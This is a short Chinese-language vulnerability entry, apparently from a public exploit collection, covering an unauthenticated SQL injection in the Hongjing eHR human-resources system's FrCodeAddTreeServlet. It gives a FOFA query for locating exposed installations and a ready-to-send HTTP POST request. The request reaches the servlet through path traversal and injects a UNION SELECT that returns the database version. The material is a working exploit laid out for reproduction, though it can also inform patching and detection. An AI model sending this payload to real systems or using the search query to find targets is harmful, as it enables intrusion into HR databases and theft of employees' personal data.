
## H1-8宏景-人力资源管理-SQL

### 漏洞描述:

宏景eHR FrCodeAddTreeServlet 接口处存在SOL注入漏洞,未经过身份认证的远程攻击者可利用此漏洞执行任意SQL指令,从而窃取数据库敏感信息。

#### 网站图片:



#### 网络测绘:

fofa语法:

FOFA: app="HJSOFT-HCM"

#### 漏洞复现:

#### payload:

POST /templates/attestation/../../servlet/FrCodeAddTreeServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept: \*/\*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

params=&issuperuser=&parentid=&privType=&manageprive=&action=&target=&showType=1%27+UNION+ALL+SELECT+%40%40version%2CNULL

# 效果图: 查询数据库版本

